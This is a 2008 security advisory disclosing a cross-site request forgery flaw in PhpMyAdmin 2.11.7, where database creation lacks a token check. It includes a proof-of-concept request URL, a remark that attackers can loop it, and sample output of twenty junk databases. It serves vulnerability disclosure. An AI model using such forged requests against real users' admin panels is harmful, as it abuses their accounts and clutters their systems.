YGN ETHICAL HACKER GROUP

Security Advisory

XSRF/CSRF CreateDatabase VUNERABILITY in PhpMyAdmin 2.11.7

Discovered by: Aung Khant
Date: July 11, 2008
Product: PhpMyAdmin 2.11.7 (http://phpmyadmin.net)
Vulnerability Type: XSRF/CSRF (Cross-site Request Forgery)
Risk: **low**
Threats: User Abuse

Note:


Recently I made a dozen of CSRF tests to the latest version of PhpMyAdmin to check whether it actually check its token for verifying actual user. Truly it did. But only one left unchecked. This is ‘Creating a Database’ request. In context of risk assessment, attacker gains nothing for it but can abuse user by making her being busy with deleting databases cross-requested by malware sites.

Proof-Of-Concept:

While logging to your PhpMyAdmin panel, request the following url from another window or http://yehg.net/lab/pr0js/pentest/cross_site_request_forgery.php.

```
/phpMyAdmin-2.11.7-english/db_create.php?db=youhavebeenhacked
```

Attackers can do infinite loops in “Create New Database” request.



Database

renamed_victim (3)

youhavebeenhacked1 (0)
youhavebeenhacked2 (0)
youhavebeenhacked3 (0)
youhavebeenhacked4 (0)
youhavebeenhacked5 (0)
youhavebeenhacked6 (0)
youhavebeenhacked7 (0)
youhavebeenhacked8 (0)
youhavebeenhacked9 (0)
youhavebeenhacked10 (0)
youhavebeenhacked11 (0)
youhavebeenhacked12 (0)
youhavebeenhacked13 (0)
youhavebeenhacked14 (0)
youhavebeenhacked15 (0)
youhavebeenhacked16 (0)
youhavebeenhacked17 (0)
youhavebeenhacked18 (0)
youhavebeenhacked19 (0)
youhavebeenhacked20 (0)